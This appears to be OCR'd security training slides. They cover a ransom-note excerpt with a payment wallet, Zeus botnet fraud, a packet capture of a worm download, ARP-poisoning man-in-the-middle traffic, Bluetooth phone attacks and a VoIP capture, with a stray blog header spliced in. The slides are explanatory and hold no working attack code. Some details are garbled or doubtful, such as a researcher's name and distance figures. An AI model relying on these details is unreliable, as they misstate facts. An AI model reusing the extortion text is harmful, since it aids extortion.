
Payment must be done on our purse Yandex-money number 41001474323733. Every month the number will be a new purse, be careful. About how to use Yandex-money read on www.money.yandex.ru. If you want to apply to law enforcement agencies, we will not discourage you. We even give you their contacts: www.fsb.ru, www.mvd.ru"




Dancho Danchev's Blog - Mind Streams of Information Security Knowledge: Pricing Scheme for a DDoS Extortion Attack
Tuesday, November 03, 2009

Just How Difficult is it to Start?

“Kits” For Sale….





Real World Event – A Zeus Bot Network

- Zeus is a do-it-yourself kit for bad guys to make computer viruses and other malware with a point and click interface
- In October 2010, a Zeus-bot network owned by “Kristina Svechinskaya (part of the Zbot Group) struck numerous major financial institutions
- The millions of compromised account experienced a transaction “fee” of $0.99 (USD) during a 30-minute period
- Cost is estimated to be in excess of $14 million (USD)

Sample Malware Download

No.	Source	Destination	Time	DeltaTime	Protocol	Length	Info
1	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.000000	0.000000	TCP	62	1051 > 80 [SYN] Seq=3862586801 Win=6
2	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.219794	0.219794	TCP	62	80 > 1051 [SYN, ACK] Seq=4069722703
3	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.221962	0.002168	TCP	60	1051 > 80 [ACK] Seq=3862586802 Ack=4
4	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.223935	0.001973	HTTP	219	GET /ribbn.tar HTTP/1.1
5	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.444535	0.220600	TCP	54	80 > 1051 [ACK] Seq=4069722704 Ack=3
6	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.449296	0.004761	TCP	1426	[TCP segment of a reassembled PDU]
7	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.449819	0.000523	TCP	1426	[TCP segment of a reassembled PDU]
8	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.451005	0.001186	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
9	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.675966	0.224961	TCP	1426	[TCP segment of a reassembled PDU]
10	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.676292	0.000326	TCP	1426	[TCP segment of a reassembled PDU]
11	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.677088	0.000796	TCP	1426	[TCP segment of a reassembled PDU]
12	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.677937	0.000849	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
13	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.856904	0.178967	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
14	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.902107	0.045203	TCP	1426	[TCP segment of a reassembled PDU]

This example contains a copy of the “Ribbon Worm” designed to install a remote back-door access point into the client machine

Case Study 3 –

Attacking From Within – The Man-in-The-Middle…

Anatomy of a Man-in-the-Middle Attack

- Attacker attempts to “insert” itself into a key location within the network
  - Favorite of industrial espionage and banking attackers
  - Originated within the early Ethernet community, returned with the advent of wide-spread Wi-Fi networking
- It will then launch a diversionary attack such as the classic “ARP-poison” to trick the targeted systems into accepting it as the “true” Server / Gateway / Router / Client / etc..
- The targeted devices will now send their traffic to the intruder
  - Intruder can copy / reinsert / manipulate the traffic

Real World Event – Software Vendor

- A major network analysis vendor had been working on a key project for 2 years…
  - One (1) week prior to product launch, a competitor suddenly trademarked the primary name for the product as well as all of the secondary's
  - Company was forced to research, develop and produce an entirely new marketing campaign, literature and product documentation
- A forensics investigation reveled that the software company had been "Man-in-the-Middle" victimized
  - Cost to company was in excess of two million (USD)

ARP Poison in Progress

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: arp Expression... Clear Apply

No.	Source	Destination	Time	DeltaTime	Protocol	Length	Info
6	AmbitMic_aa:af:80	Runtop_d9:0d:db	1.134550	0.001270	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
7	AmbitMic_aa:af:80	AmbitMic_12:9b:01	1.136550	0.002000	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80
9	AmbitMic_aa:af:80	Runtop_d9:0d:db	3.137122	1.901200	ARP	64	Who has 192.168.1.1? Tell 192.168.1.103
10	Runtop_d9:0d:db	AmbitMic_aa:af:80	3.137851	0.000729	ARP	64	192.168.1.1 is at 00:20:78:d9:0d:db
11	AmbitMic_aa:af:80	AmbitMic_12:9b:01	3.138933	0.001082	ARP	64	Who has 192.168.1.103? Tell 192.168.1.1
12	AmbitMic_12:9b:01	AmbitMic_aa:af:80	3.139347	0.000414	ARP	64	192.168.1.103 is at 00:d0:59:12:9b:01
13	AmbitMic_aa:af:80	Runtop_d9:0d:db	5.139359	2.000012	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
14	AmbitMic_aa:af:80	AmbitMic_12:9b:01	5.141324	0.001965	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80
15	AmbitMic_aa:af:80	Runtop_d9:0d:db	7.141748	2.000424	ARP	64	Who has 192.168.1.1? Tell 192.168.1.103
16	Runtop_d9:0d:db	AmbitMic_aa:af:80	7.142461	0.000713	ARP	64	192.168.1.1 is at 00:20:78:d9:0d:db
17	AmbitMic_aa:af:80	AmbitMic_12:9b:01	7.143711	0.001250	ARP	64	Who has 192.168.1.103? Tell 192.168.1.1
18	AmbitMic_12:9b:01	AmbitMic_aa:af:80	7.143913	0.000202	ARP	64	192.168.1.103 is at 00:d0:59:12:9b:01
19	AmbitMic_aa:af:80	Runtop_d9:0d:db	9.144139	2.000226	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
20	AmbitMic_aa:af:80	AmbitMic_12:9b:01	9.146104	0.001965	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80 (duplicat

The device AmbitMic_aa:af:80 is attempting to trick the internet gateway (Runtop_d9:0d:db) into thinking it is the client while making the client (AmbitMic_aa:af:01) think it is the internet gateway

Case Study 4 –

A Fly on The Wall - Call Interception…

Security Issue - Bluebug

- Software exploit developed by a German researcher (Hefurt)
- Exploit that allows the attacker to use the phone to initiate calls to premium rate numbers, send sms messages, read sms messages, connect to data services such as the Internet, and even eavesdrop on conversations in the vicinity
  - Done via a voice call over the GSM network
    - Allows the listening post to be anywhere in the world.
  - Bluetooth access is only required for a few seconds in order to set up the call
- Creates a serial profile connection to the device, giving full access to the AT command set, which is then exploited using standard off the shelf tools
  - PPP for networking or gnokii for messaging,

Security Issue – BlueSnarfing

- BlueSnarfing is the unauthorized accessing of features or devices
  - Phones
  - PDA's
  - WLAN network devices
- Typically employed in long-range attacks
  - Favorite industrial espionage attack

"…BlueSniper rifle, a yagi-antenna and scope affixed to a gun-like stock that this week broke a distance record for BlueSnarfing… by slurping data from a Nokia 6310i from 1.1 away (2 Km) away…" Wired News Aug2004

Sample Audio Capture File

No.	IP - Src	IP - Dest	Time	Protocol	Length	Info
4	45.210.3.90	45.210.3.36	4.774198532	SIP/SDP	824	Request: INVITE sip:4697@c
5	45.210.3.36	45.210.3.90	4.774234772	SIP	390	Status: 100 Trying
6	45.210.3.36	45.210.3.90	4.855833054	SIP	556	Status: 180 Ringing
10	45.210.3.36	45.210.3.90	6.430492401	SIP/SDP	1078	Status: 200 OK , with ses
11	45.210.3.90	45.210.3.36	6.583414078	SIP	603	Request: ACK sip:3290.a756
12	45.210.9.97	45.210.3.90	6.616043091	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
13	45.210.9.97	45.210.3.90	6.634405136	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
14	45.210.3.90	45.210.9.97	6.648046493	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
15	45.210.9.97	45.210.3.90	6.655860901	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
16	45.210.3.90	45.210.9.97	6.675859451	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
17	45.210.9.97	45.210.3.90	6.675891876	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
18	45.210.3.90	45.210.9.97	6.687984466	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
19	45.210.9.97	45.210.3.90	6.695211410	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
20	45.210.3.90	45.210.9.97	6.707969665	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
21	45.210.9.97	45.210.3.90	6.714948654	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
22	45.210.3.90	45.210.9.97	6.728021622	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
23	45.210.9.97	45.210.3.90	6.734687805	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
24	45.210.3.90	45.210.9.97	6.748052597	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
25	45.210.9.97	45.210.3.90	6.754869461	RTP	214	PT=ITU-T G.711 PCMU, SSRC=

This example contains four (4) calls and is from a VoIP network using Cisco phones and SIP signaling with G.711 audio codec

Questions and Answers / Discussion